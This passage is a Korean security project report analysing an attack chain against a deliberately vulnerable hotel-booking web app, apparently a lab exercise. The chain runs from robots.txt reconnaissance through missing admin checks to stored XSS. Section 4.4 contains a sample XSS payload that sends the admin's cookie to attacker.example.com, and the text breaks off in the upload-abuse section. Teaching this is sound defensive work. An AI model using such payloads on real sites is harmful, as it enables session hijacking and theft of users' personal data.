프로젝트 - 숙박 예약 플랫폼 침해사고

2026. 05 .08

WINSTECHNET

목차

1. 프로젝트 개요 4

2. 분석 대상 및 전제 조건 **5**
2.1 분석 대상 서비스 5
2.2 피해 서버 5
2.3 공격자 전제 조건 6
2.4 공격 목표 6

3. 주요 취약점 요약 **7**

4. 침해 시나리오 **8**
4.1 침해 흐름 요약 **8**
4.2 정보 수집 9
4.3 관리자 리뷰 페이지 접근 제어 미흡 11
4.4 Stored XSS 삽입 12
4.5 관리자 세션 탈취 13
4.6 관리자 미디어 업로드 기능 악용 15
4.7 업로드 파일 직접 접근 및 내부 API 호출 17
4.8 내부 API 정보 획득 20
4.9 관리자 API 권한 검증 누락 20

5. 피해 영향도 **21**
5.1 개인정보 유출 21
5.2 관리자 권한 악용 21
5.3 내부 API 구조 노출 22
5.4 추가 공격 가능성 22

6. 취약점 원인 분석 **23**
6.1 민감 경로 노출 23
6.2 관리자 페이지 접근 제어 미흡 23
6.3 사용자 입력값 검증 및 출력 처리 미흡 24
6.4 세션 쿠키 보안 설정 미흡 24
6.5 파일 업로드 검증 미흡 25
6.6 관리자 API 권한 검증 누락 25

7. 대응 방안 27
7.1 접근 제어 강화 27
7.2 XSS 방어 28
7.3 세션 쿠키 보안 설정 28
7.4 파일 업로드 보안 강화 28
7.5 내부 API 보호 28
7.6 개인정보 조회 API 보호 29

8. 결론 30


1. 프로젝트 개요

본 프로젝트는 취약하게 구현된 **숙박 예약 플랫폼**을 대상으로 웹 애플리케이션에서 발생할 수 있는 **침해 시나리오**를 분석하고, 각 취약점의 원인과 영향도, 대응 방안을 정리하는 것을 목적으로 한다.

분석 대상 플랫폼은 객실 예약, 회원가입, 로그인, 리뷰 작성, 관리자 리뷰 검토, 관리자 미디어 관리, 내부 API 조회, 사용자 정보 내보내기 기능 등을 포함하고 있다. 일반적인 숙박 예약 서비스와 유사한 기능을 제공하지만, 일부 관리자 페이지와 API에서 권한 검증이 미흡하고, 사용자 입력값과 업로드 파일에 대한 보안 처리가 부족한 문제가 존재한다.

본 보고서에서는 공격자가 일반 사용자 계정만 보유한 상태에서 시작하여 관리자 기능 일부에 접근하고, 저장형 XSS를 통해 관리자 세션을 탈취한 뒤, 내부 API 정보를 확인하고 최종적으로 전체 사용자 개인정보를 유출하는 흐름을 분석한다.

이를 통해 단일 취약점이 아닌 여러 보안 설정 오류가 연쇄적으로 결합될 경우, 일반 사용자 권한에서 시작된 공격이 대규모 개인정보 유출 사고로 이어질 수 있음을 확인하고자 한다.



2. 분석 대상 및 전제 조건

2.1 분석 대상 서비스

분석 대상은 Flask 기반으로 구현된 숙박 예약 웹 애플리케이션이다. 해당 서비스는 일반 사용자와 관리자를 구분하여 기능을 제공한다.

일반 사용자는 회원가입, 로그인, 객실 조회, 예약, 리뷰 작성 등의 기능을 사용할 수 있으며, 관리자는 예약 관리, 사용자 관리, 리뷰 검토, 미디어 업로드, 서비스 통계 조회 등의 기능을 사용할 수 있다.

그러나 일부 관리자 기능에서 권한 검증이 일관되게 적용되지 않았고, 사용자 입력값이 관리자 페이지에서 안전하지 않게 출력되는 문제가 확인되었다. 또한 SVG 파일 업로드와 내부 API 문서 접근 기능이 연계되면서 추가적인 정보 유출 가능성이 존재하였다.

2.2 피해 서버

피해 서버는 숙박 예약 플랫폼을 운영하는 웹 서버이다. 해당 서버는 사용자 요청을 처리하고, 데이터베이스와 연동하여 회원 정보, 예약 정보, 리뷰 정보, 관리자 기능 등을 제공한다.

피해 서버에는 다음과 같은 주요 기능이 존재한다.

구분	기능
사용자 기능	회원가입, 로그인, 객실 예약, 리뷰 작성
관리자 기능	사용자 관리, 예약 관리, 리뷰 검토, 미디어 관리
API 기능	내부 API 문서 조회, 관리자 API, 사용자 정보 내보내기
파일 기능	이미지 및 SVG 파일 업로드

해당 서버는 관리자 기능과 개인정보를 다루는 API를 포함하고 있기 때문에, 접근 제어와 입력값 검증이 매우 중요하다. 하지만 분석 결과 일부 라우트에서 관리자 권한 검증이 누락되어 있었고, 이로 인해 공격자가 단계적으로 권한을 확장할 수 있는 구조가 형성되었다.

2.3 공격자 전제 조건

공격자는 관리자 계정 정보를 알지 못하며, 일반 사용자 계정 1개만 보유한 상태에서 공격을 시작한다.

공격자는 숙박 예약 플랫폼에 로그인할 수 있는 일반 사용자 권한을 가지고 있으며, 웹 애플리케이션의 공개 경로와 기능을 탐색할 수 있다. 또한 리뷰 작성 기능을 사용할 수 있고, 서버 응답을 확인하며 접근 가능한 관리자 또는 API 경로를 탐색할 수 있다.

공격자의 초기 권한은 낮지만, 웹 애플리케이션의 접근 제어 미흡, Stored XSS, 파일 업로드 검증 미흡, API 권한 검증 누락을 연계하여 최종적으로 전체 사용자 개인정보에 접근하는 것을 목표로 한다.

2.4 공격 목표

공격자의 최종 목표는 숙박 예약 플랫폼에 저장된 전체 사용자 개인정보를 탈취하는 것이다.

탈취 대상이 되는 정보는 다음과 같다.

개인정보 항목	설명
이름	사용자 실명
아이디	로그인 계정명
이메일	사용자 이메일 주소
전화번호	사용자 연락처
생년월일	개인 식별 가능 정보
주소	거주지 정보
가입일	서비스 가입 시점
마지막 로그인	계정 활동 정보

이러한 정보는 개인을 식별할 수 있는 민감한 정보에 해당하며, 외부로 유출될 경우 피싱, 스팸, 계정 탈취 시도, 2차 사회공학 공격 등으로 악용될 수 있다.


3. 주요 취약점 요약

구분	취약점	설명	영향
1	민감 경로 노출	`robots.txt`에 관리자 및 내부 API 경로가 노출됨	공격 대상 경로 식별
2	접근 제어 미흡	`/admin/reviews`에서 관리자 권한 검증이 누락됨	일반 사용자의 관리자 페이지 접근
3	Stored XSS	리뷰 내용이 관리자 페이지에서 `HTML`로 렌더링됨	관리자 세션 탈취 가능
4	세션 쿠키 보호 미흡	XSS를 통해 세션 쿠키 탈취 가능	관리자 권한 탈취
5	파일 업로드 검증 미흡	SVG 파일 내부 스크립트 실행 가능	내부 API 호출 및 정보 유출
6	내부 API 노출	내부 `API` 문서 접근 가능	관리자 API 구조 파악
7	관리자 API 권한 검증 누락	`/api/admin/users/export`에 관리자 검증이 누락됨	전체 사용자 개인정보 유출

이 취약점들은 각각 독립적으로도 위험하지만, 본 시나리오에서는 여러 취약점이 순차적으로 연결되면서 최종적으로 개인정보 대량 유출로 이어진다.

4.침해 시나리오

4.1 침해 흐름 요약



이 흐름에서 중요한 점은 공격자가 처음부터 관리자 계정을 알고 있던 것이 아니라, 일반 사용자 권한에서 시작했다는 것이다. 즉, 초기 접근 권한은 제한적이었으나, 접근 제어 미흡과 XSS, 파일 업로드 취약점, API 권한 검증 누락이 결합되면서 관리자 권한 및 개인정보 접근으로 이어졌다.


4.2 정보 수집

공격자는 일반 사용자 계정으로 로그인한 뒤, 웹 애플리케이션의 구조와 노출된 경로를 파악하기 위해 기본적인 정보 수집을 수행하였다. 이 단계에서 공격자는 관리자 계정 정보나 내부 API 구조를 알지 못하는 상태였으며, 공개적으로 **접근 가능한 페이지**와 **파일**을 중심으로 서비스를 탐색하였다.

먼저 공격자는 웹 서비스의 기본 경로, 로그인 페이지, 회원가입 페이지, 객실 목록, 예약 페이지, 리뷰 작성 기능 등을 확인하였다. 이를 통해 해당 서비스가 일반 사용자 기능과 관리자 기능으로 구분되어 있을 가능성을 추정하였다. 이후 웹 애플리케이션에서 자주 확인하는 공개 파일 중 하나인 `robots.txt`에 접근하였다.

`robots.txt`는 검색엔진 크롤러에게 특정 경로를 수집하지 않도록 안내하기 위한 파일이다. 하지만 이 파일에 민감한 관리자 경로나 내부 API 경로가 포함될 경우, 공격자에게 서비스 내부 구조를 추정할 수 있는 단서가 될 수 있다

경로	의미
/admin/	관리자 페이지
/admin/reviews	관리자 리뷰 검토 페이지
/admin/media	관리자 미디어 페이지
/api/internal/	내부 API
/api/admin/	관리자 API



```
User-agent: *
Disallow: /admin/
Disallow: /admin/reviews
Disallow: /admin/media
Disallow: /api/internal/
Disallow: /api/admin/
```

이 단계에서 공격자는 아직 관리자 권한을 획득한 것은 아니지만, 서비스 내부에 존재하는 주요 경로를 식별할 수 있었다. 특히 `/admin/reviews`, `/admin/media`, `/api/internal/`, `/api/admin/`과 같은 경로는 일반 사용자 화면에서는 직접 노출되지 않는 기능이므로, 이후 접근 제어가 올바르게 적용되어 있는지 확인할 대상이 되었다.

따라서 공격자는 `robots.txt`에서 확인한 경로들에 대해 일반 사용자 세션으로 접근을 시도하였고, 이 과정에서 `/admin/reviews` 페이지가 관리자 권한 검증 없이 접근 가능하다는 사실을 확인하였다. 이 접근 제어 미흡은 이후 Stored XSS 삽입과 관리자 세션 탈취로 이어지는 핵심 진입점이 되었다.


4.3 관리자 리뷰 페이지 접근 제어 미흡


공격자는 일반 사용자 계정으로 로그인한 상태에서 `robots.txt`를 통해 확인한 관리자 경로에 접근을 시도한다.

정상적인 관리자 페이지는 일반 사용자 접근 시 차단되거나 로그인 페이지로 리다이렉트되어야 한다. 실제로 `/admin`, `/admin/bookings`, `/admin/users`와 같은 경로는 관리자 권한이 없으면 접근이 제한된다.

그러나 `/admin/reviews` 경로는 일반 사용자 계정으로도 접근이 가능하였다.

이는 해당 라우트에 관리자 권한 검증이 적용되지 않고, 단순 로그인 여부만 확인하는 검증이 적용되었기 때문이다.





이 문제는 접근 제어 미흡에 해당한다. 관리자 기능은 단순히 로그인 여부가 아니라, 사용자가 관리자 권한을 가지고 있는지 반드시 확인해야 한다.

해당 취약점으로 인해 공격자는 관리자 리뷰 검토 페이지의 구조를 확인할 수 있었고, 리뷰 내용이 관리자 화면에서 HTML 형태로 렌더링된다는 사실을 파악하게 된다.

4.4 Stored XSS 삽입

공격자는 리뷰 작성 기능을 이용하여 악성 스크립트가 포함된 리뷰를 등록한다.


Stored XSS는 사용자가 입력한 악성 스크립트가 서버에 저장된 뒤, 다른 사용자가 해당 데이터를 조회할 때 브라우저에서 실행되는 취약점이다. 이 경우 공격자는 리뷰 내용에 스크립트가 포함된 값을 저장하고, 관리자가 리뷰 검토 페이지를 열람할 때 해당 스크립트가 실행되도록 유도한다.

일반 사용자 페이지에서는 리뷰 내용이 HTML 이스케이프 처리되어 스크립트가 실행되지 않는다. 그러나 관리자 리뷰 검토 페이지에서는 리뷰 내용이 HTML로 그대로 렌더링되는 문제가 존재한다.

페이지	처리 방식	결과
일반 호텔 상세 페이지	HTML 이스케이프 적용	스크립트가 텍스트로 표시됨
관리자 리뷰 검토 페이지	HTML raw rendering 적용	스크립트 실행 가능

이러한 차이로 인해 일반 페이지에서는 안전해 보이던 리뷰가 관리자 페이지에서는 악성 스크립트로 동작할 수 있다

공격자는 정상적인 리뷰 문장처럼 보이는 내용 안에 스크립트를 포함하여 의심을 줄이고, 관리자가 리뷰를 검토하는 순간 XSS가 실행되도록 구성한다.



<XSS 페이로드 예시>

서비스가 정말 훌륭했습니다. 객실도 깨끗하고 직원분들도 친절했어요. 다음에 또 방문하고 싶습니다! <img src=x onerror="fetch('https://attacker.example.com?cookie='+document.cookie)">

4.5 관리자 세션 탈취

관리자가 리뷰 검토를 위해 `/admin/reviews` 페이지에 접속하면, 공격자가 등록한 악성 리뷰가 관리자 브라우저에서 렌더링된다. 이 과정에서 삽입된 스크립트가 실행되고, 관리자 세션 쿠키가 외부 서버로 전송된다.


공격자는 탈취한 관리자 세션 쿠키를 자신의 브라우저에 적용함으로써 관리자 권한으로 서비스에 접근할 수 있게 된다. 이 단계에서 공격자는 더 이상 관리자 비밀번호를 알 필요가 없으며, 세션을 이용해 관리자 권한을 가진 사용자처럼 행동할 수 있다.


이 취약점의 영향이 큰 이유는 다음과 같다.

첫째, 관리자 인증 정보를 직접 알아내지 않아도 관리자 세션을 탈취할 수 있다.

둘째, 관리자 권한으로 보호된 페이지에 접근할 수 있다.

셋째, 이후 파일 업로드, 내부 API 조회, 사용자 정보 조회 등 추가 공격이 가능해진다.





4.6 관리자 미디어 업로드 기능 악용


관리자 세션을 획득한 공격자는 `/admin/media` 페이지에 접근한다. 해당 페이지는 원래 